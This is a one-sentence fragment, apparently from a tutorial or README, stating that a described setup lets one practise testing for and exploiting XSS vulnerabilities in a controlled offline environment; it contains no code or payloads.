This setup allows you to practice testing for and exploiting XSS vulnerabilities in a controlled, offline environment.